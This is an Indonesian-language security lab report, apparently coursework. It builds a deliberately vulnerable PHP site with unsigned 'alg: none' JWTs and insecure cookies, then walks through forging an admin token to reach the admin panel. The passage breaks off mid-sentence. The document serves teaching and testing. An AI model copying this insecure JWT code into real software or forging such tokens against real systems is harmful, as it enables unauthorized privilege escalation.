Below the query editor, there are several buttons: Clear, Format, Get auto-saved query, Bind parameters, Bookmark this SQL query, Delimiter, Show this query here again, Retain query box, Rollback when finished, Enable foreign key checks, and Go.

Gambar 2.1.3.3. Menjalankan Perintah SQL ke dalam *database* WikiWow

Apabila perintah SQL berhasil dijalankan, maka halaman phpmyadmin akan menampilkan pemberitahuan seperti di bawah ini.




The screenshot shows the phpMyAdmin interface displaying the results of multiple SQL queries. The results are presented in a series of green notification boxes:

- MySQL returned an empty result set (i.e. zero rows). (Query took 0.0003 seconds)
- CREATE TABLE users ( id INT AUTO\_INCREMENT PRIMARY KEY, username VARCHAR(50) NOT NULL, password VARCHAR(100) NOT NULL, role VARCHAR(20) DEFAULT 'user' ); [Edit inline] [Edit] [Create PHP code]
- ✓ 1 row inserted
 Inserted row id: 1 (Query took 0.0003 seconds)
 INSERT INTO users (username, password, role) VALUES ('admin', 'formula123', 'admin'); [Edit inline] [Edit] [Create PHP code]
- ✓ 4 rows inserted
 Inserted row id: 5 (Query took 0.0020 seconds.)
 INSERT INTO users (username, password) VALUES ('hawaii', 'aloha'), ('maxie', 'rbr33'), ('joana', '23later'), ('martin', 'jorge88'); [Edit inline] [Edit] [Create PHP code]
- MySQL returned an empty result set (i.e. zero rows). (Query took 0.0003 seconds)
- CREATE TABLE articles ( id INT AUTO\_INCREMENT PRIMARY KEY, title VARCHAR(255) NOT NULL, content TEXT NOT NULL ); [Edit inline] [Edit] [Create PHP code]
- ✓ 10 rows inserted
 Inserted row id: 10 (Query took 0.0005 seconds.)
 INSERT INTO articles (title, content) VALUES ('Introduction to Vulnerabilities', 'This article explores common web application vulnerabilities such as SQL injection and cross-site scripting (XSS).'), ('History of Wikipedia', 'Wikipedia was founded in January 2001 and has since become one of the world's largest and most encyclopedic resources in terms of size and scope.'), ('PHP', 'PHP is a popular server-side scripting language designed for web development, but it is also used as a general-purpose programming language.'), ('What is SQL Injection?', 'SQL injection is a code injection technique used to attack data-driven applications by inserting malicious SQL statements.'), ('Understanding OAuth', 'JSON Web Tokens (JWTs) are an open standard used to securely transmit information between parties as a JSON object.'), ('Top 5 Web Security Practices', 'Learn about essential security practices, including input validation, encryption, and regular security audits.'), ('Common Security Misconfigurations', 'Misconfigurations[...]' [Edit]

Gambar 2.1.3.4. Notifikasi Hasil Eksekusi Perintah SQL pada Database

Dokumentasi di atas menunjukkan bukti visual yang mencakup rincian dari perintah yang dieksekusi, dimulai dari pembuatan struktur tabel hingga penyisipan data ke dalam tabel tersebut. Tampilan seperti ini memberikan kejelasan dan transparansi terkait hasil perintah yang dieksekusi.

Selain cara di atas, membuat tabel baru dan menambahkan data juga dapat dilakukan dengan mengimpor file yang berisi perintah atau *query* SQL. Hal yang perlu dilakukan adalah memilih tab Import, kemudian memilih file berisi perintah SQL yang sudah dibuat sebelumnya. Proses ini akan mempermudah pengelolaan dan implementasi *database*, serta memberikan alternatif yang lebih efisien dibandingkan dengan memasukkan perintah SQL secara satu per satu. Walaupun demikian, kedua metode adalah sama, dan dapat digunakan sesuai preferensi masing-masing individu.



Gambar 2.1.3.5. Cara Lain Menjalankan Perintah SQL, yaitu dengan *Import File*.

## 2.2. Insecure JWT

### 2.2.1. Target Creation

Dalam proses pengembangan *authentication system* dengan menggunakan JSON Web Token (JWT), keamanan akan menjadi salah satu aspek yang sangat penting untuk diperhatikan. Pada bagian ini, kami membuat website yang mengandung sejumlah *vulnerability* untuk dijadikan sebagai target eksplorasi. Sistem ini dibentuk dengan menggunakan PHP agar mudah untuk diretas, serta dapat membantu kami dalam memahami bagaimana cara JWT bekerja, dan apa kelemahan implementasi JWT yang dapat

dimanfaatkan oleh seorang penyerang untuk melakukan eksplorasi. Berikut ini merupakan kode *backend* dalam PHP yang sudah mengandung sejumlah *vulnerability*:

```
<?php
// Tidak ada secret key
$secret = null;

/**
 * Encode data to Base64 URL format.
 */
function base64UrlEncode($data)
{
    return rtrim(strtr(base64_encode($data), '+/','-_'), '=');
}

/**
 * Decode from Base64 URL format.
 */
function base64UrlDecode($data)
{
    return base64_decode(str_pad(strtr($data, '-_','+/'), strlen($data) % 4, '=', STR_PAD_RIGHT));
}

/**
 * Create JWT tanpa signature
 */
function create_jwt($payload)
{
    // Header dengan algoritma none
    $header = json_encode(['typ' => 'JWT', 'alg' => 'none']);
    $payload = json_encode($payload);

    // Encode header dan payload saja
    $encodedHeader = base64UrlEncode($header);
    $encodedPayload = base64UrlEncode($payload);

    // Tidak ada signature
    return "$encodedHeader.$encodedPayload.";
}

/**
 * Verify JWT tanpa validasi signature
 */
function verify_jwt($token)
```

```
{  
    $parts = explode('. ', $token);  
  
    // Token harus memiliki 2 bagian (header,  
    payload)  
    if (count($parts) < 2) {  
        return false; // Format salah  
    }  
  
    // Decode header dan periksa algoritma  
    $header = json_decode(base64UrlDecode($parts[0]),  
true);  
    return true; // Token dianggap valid tanpa tanda  
tangan  
}  
  
/**  
 * Decode JWT payload  
 */  
function decode_payload($token)  
{  
    $parts = explode('. ', $token);  
    if (count($parts) < 2) return null;  
  
    // Decode payload dan kembalikan sebagai array  
    return json_decode(base64UrlDecode($parts[1]),  
true);  
}  
  
/**  
 * Simpan JWT ke dalam cookie tanpa Secure atau  
HttpOnly attributes (kerentanan)  
 */  
function set_jwt_cookie($jwt)  
{  
    setcookie("personal-session", $jwt, time() +  
3600, "/"); // Tidak ada Secure atau HttpOnly  
}  
  
// Fungsi untuk membuat token guest  
function create_guest_token()  
{  
    $payload = [  
        "username" => "guest",  
        "role" => "guest"  
    ];  
    return create_jwt($payload);  
}
```

```
// Proses login atau mode guest
if      ($_SERVER['REQUEST_METHOD']      ==      'POST'      &&
isset($_POST['username'])           &&
isset($_POST['password'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];

    // Query untuk memeriksa username dan password
    $stmt = $conn->prepare("SELECT username, role,
password FROM users WHERE username = ?");
    $stmt->bind_param("s", $username);
    $stmt->execute();
    $result = $stmt->get_result();

    if ($result->num_rows > 0) {
        $user = $result->fetch_assoc();
        // Verifikasi password
        if      (password_verify($password,
$user['password'])) {
            // Buat payload berdasarkan data pengguna
            $payload = [
                "username" => $user['username'], // Simpan username yang login
                "role"     => $user['role']      // Simpan role yang login
            ];
            // Buat token JWT dan simpan dalam cookie
            $jwt = create_jwt($payload);
            set_jwt_cookie($jwt);
            echo "Login successful. JWT token created
for user: {$user['username']}.";;
        } else {
            echo "Invalid username or password.";
        }
    } else {
        echo "Invalid username or password.";
    }
}
?>
```

a) Tidak Ada *Secret Key*

Dalam kode di atas, variabel `$secret` diatur nilainya menjadi null, sehingga tidak akan ada *secret key* yang digunakan untuk membentuk /dan memvalidasi *signature* pada token. Hal ini menyebabkan token tidak dapat diverifikasi, sedemikian rupa

sehingga memudahkan penyerang untuk memalsukan token dengan cara menambahkan payload yang diinginkannya.

b) Penerapan Algoritma *None Attack*

Algoritma yang diimplementasikan untuk membentuk sebuah token berupa `none`, yang artinya tidak akan ada *signature* atau validasi keamanan yang ditetapkan pada bagian *backend*. Dengan demikian, penyerang dapat melakukan modifikasi *payload* sesuai keinginannya sebab tidak ada *signature* yang perlu dicocokkan. Pada fungsi `verify_jwt()`, algoritma serupa diterapkan, sehingga dapat menyebabkan kerentanan yang cukup *severe*.

c) Tidak Ada *Signature*

Pada fungsi `create_jwt()`, token akan dikembalikan dengan format `header.payload.`, yang artinya *signature* tidak akan ikut dikembalikan. Tanpa adanya *signature*, maka sebuah server tidak akan memiliki mekanisme untuk memverifikasi integritas dari sebuah token JWT. Hal ini menyebabkan terbukanya celah bagi penyerang untuk memanipulasi token, namun tanpa terdeteksi.

d) Tidak Ada Validasi Format Token

Pada fungsi `verify_jwt()` dan `decode_payload()`, hanya terjadi proses pemeriksaan apakah token terdiri atas dua bagian yang mencakup *header* dan *payload*, atau tidak. Dalam hal ini, tidak terjadi proses validasi format token yang seharusnya terdiri atas 3 bagian (*+signature*). Maka dari itu, kemungkinan token yang tidak valid tetap dapat diterima.

e) Tidak Ada *Expired Time* pada Token

*Payload* yang dibentuk tidak memiliki `exp attribute`. Artinya, token dapat berlaku tanpa limitasi waktu tertentu, dan hal tersebut memungkinkan penyerang untuk memanfaatkan token

yang berhasil dicuri/dan sudah pernah bocor, kemudian menggunakannya selama  $-t$  waktu yang diinginkannya.

f) *Cookie tanpa Secure atau HTTPOnly*

Pada fungsi `set_jwt_cookie()`, akan dilakukan penyimpanan token di dalam `cookie`, namun tanpa menggunakan `Secure` atau `HTTPOnly attributes`. Bilamana `HTTPOnly attributes` tidak diterapkan, maka token dapat dengan mudah diakses oleh *JavaScript Script*, membuatnya rentan terhadap *Cross-Site Scripting (XSS) Attack*. Di sisi lain, bilamana `Secure attributes` tidak diterapkan, maka token dapat ditransmisikan melalui *unencrypted HTTP connection*, sehingga akan rentan terhadap *Eavesdropping Attack*.


### 2.2.2. Enumeration

Langkah pertama yang kami lakukan untuk melakukan simulasi penyerangan terhadap kerentanan yang ada ialah dengan melakukan *enumeration*. *By definition*, *enumeration* merupakan sebuah proses pengumpulan informasi mengenai target yang sudah ditetapkan sebelumnya. Adapun informasi tersebut dapat berupa:

- a) Identifikasi terhadap port dalam keadaan terbuka.
- b) Identifikasi potensi kerentanan yang terdapat dalam sistem target.
- c) *etc.*


Dalam konteks penyerangan JWT, kami akan melakukan *enumeration* terhadap teknologi yang digunakan oleh sistem target, serta melakukan *inspection* untuk mengetahui *value* dari *cookies* terkait.

1. Tahap pertama, kami dapat mengetahui bahwa teknologi yang digunakan oleh sistem target berbasiskan kepada PHP. Hal ini dapat diungkapkan melalui URL yang digunakan, di mana memiliki akhiran yaitu .php.




Gambar 2.2.2.1 Bukti Penerapan .php pada Sistem Target

2. Berikutnya, kami dapat mengetahui bahwa sistem target menerapkan *HTTP Protocol*, dan bukan *HTTPS*. Hal ini dapat diketahui melalui:



Gambar 2.2.2.2 Bukti Penerapan *HTTP Protocol* pada Sistem Target

- a) Umumnya, bilamana protokol yang diterapkan adalah HTTPS, maka pada *browser* akan muncul *icon* gembok dengan keterangan *secure connection*.




Gambar 2.2.2.3 Contoh Penerapan HTTPS Protocol

- b) Pada penerapan HTTPS Protocol, data yang dikirimkan antara *client* dan *server* akan dienkripsi, sehingga pesan seperti “Your connection to this site is not secure” tidak akan muncul.
- c) Munculnya *icon* segitiga merah memberikan gambaran bahwa terdapat peringatan akan bahaya keamanan. Hal ini menunjukkan bahwa laman yang diakses (dalam hal ini adalah sistem target) menggunakan protokol HTTP.

Oleh karena itu, kerentanan sistem target menjadi lebih meningkat sebab data yang ditransmisikan tidak dienkripsi, dan dengan demikian akan lebih mudah bagi penyerang untuk memanfaatkan kelemahan tersebut.

3. Selanjutnya, kami akan mempelajari *cookies* yang digunakan dan terdapat pada sistem target. Untuk mengetahui hal tersebut, langkah pertama yang dapat dilakukan ialah dengan

menginspeksi elemen pada bagian aplikasi guna memperoleh *value* dari *cookies*. Setelah itu, *value* yang diperoleh akan *decode* dengan menggunakan website <https://fusionauth.io/dev-tools/jwt-decoder> agar kami dapat mengetahui informasi yang terkandung pada *cookie* tersebut. Dengan dilakukannya tahapan ini, maka kami dapat mengidentifikasi celah keamanan /dan informasi sensitif yang dapat dimanfaatkan untuk melakukan simulasi penyerangan.



Gambar 2.2.2.4 Menemukan *Cookie* yang terdapat pada Sistem Target.

4. Berikut ini adalah hasil *decode* yang berhasil kami peroleh:

```
Token
1 eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmFtZSI6InBob2ViZSIzInJvbGUiOiJ1c2VyIn0.

Paste a JSON web token into the text area above

Header
1 {
2   "typ": "JWT",
3   "alg": "none"
4 }

Payload
1 {
2   "username": "phoebe",
3   "role": "user"
4 }
```

Gambar 2.2.2.5 Hasil Decode Token

Berdasarkan informasi di atas, kami dapat mengetahui bahwa:

- Header* mengandung informasi berupa jenis token (JWT) dan algoritma yang diterapkan (*none*).
- Payload* mengandung informasi berupa *username* beserta *role* yang dimiliki.

### 2.2.3. Exploitation

Dalam melakukan penyerangan, kami memanfaatkan informasi yang telah diperoleh sebelumnya untuk mengubah isi pada bagian *header* maupun *payload* sesuai dengan keinginan kami. Hal ini dapat dicapai dengan cara:

- Menerapkan perubahan sesuai dengan keinginan, yaitu dengan mengganti *role user* menjadi *admin*.
- Mengencode kembali perubahan yang sudah diimplementasikan, agar token baru dengan perubahan pada bagian *header* dan *payload* dapat di-generate.

Berikut ini adalah implementasinya:

Token

```
1 eyJ0eXAiOiJKV1QiLCJhbGciOiJub251In0.eyJ1c2VybmFtZSI6InBob2ViZSIsInJvbGUiOiJhZG1pbij9.
```

Paste a JSON web token into the text area above

Header


```
1 {
2   "typ": "JWT",
3   "alg": "none"
4 }
```

Payload

```
1 {
2   "username": "phoebe",
3   "role": "admin"
4 }
```

Gambar 2.2.3.1 Hasil *Encode Token*

Langkah berikutnya, kami hanya perlu mengganti *default value* dari personal-session *cookie*, menjadi *modified value* yang dihasilkan dari proses *encoding*.



Gambar 2.2.3.2 Pengecekan Status *Role*

Name	Value	D...	P...	E...	S...	H...	S...	S...	P...	C...	P...
PHPSE...	hj98m06qjqrjho...	lo...	/	S...	35						M..
person...	eyJ0eXAiOiJKV1...	lo...	/	2...	1...						M..

Show Requests With This Cookie

Sort By >


Header Options >

Refresh

Edit "Value"

Delete


Gambar 2.2.3.3 Membuka Opsi *Edit Value*




Name	Value	D...	P...	E...	S...	H...	S...	S...	P...	C...	P...
PHPSE...	hj98m06qjqrjho...	lo...	/	S...	35						M..
person...	eyJ0eXAiOiJKV1...	lo...	/	2...	1...						M..

**Cookie Value**  Show URL-decoded  
 eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmFtZSI6InBob2ViZSIsInJvbGUiOiJhZG1pbij9.

Gambar 2.2.3.4 Mengubah *Value* dari *personal-session* *Cookie*




Gambar 2.2.3.5 Mendapatkan *Role* Admin



The screenshot shows the Admin Panel of the WikiWow application. The top navigation bar includes 'Dashboard', 'My Profile', and 'Logout'. The main content area is titled 'Admin Panel' and contains a table listing users and their current roles. Each row has a 'Grant Admin' button in a yellow box. The table data is as follows:

Username	Role	Action
admin	admin	
hawaii	user	<b>Grant Admin</b>
maxie	user	<b>Grant Admin</b>
joana	user	<b>Grant Admin</b>
martin	user	<b>Grant Admin</b>
lalala	user	<b>Grant Admin</b>
phoebe	user	<b>Grant Admin</b>

Gambar 2.2.3.6 Mendapatkan Access Admin Panel




A screenshot of a web-based administrative interface. At the top, there is a dark header bar with three white links: "Home", "My Profile", and "Logout". Below this is a light-colored modal window titled "Admin Dashboard" in bold yellow text. Inside the modal, there is a sub-section titled "Add Article" also in bold yellow. The main body of the modal contains two input fields: one labeled "Article Title:" with a placeholder "Enter article title" and another labeled "Article Content:" with a larger text area below it. At the bottom right of the modal is a yellow button labeled "Add Article".

Gambar 2.2.3.7 Mendapatkan Access Dashboard Add Article

Selanjutnya, kami akan memanfaatkan hak akses `admin` yang telah diperoleh untuk:

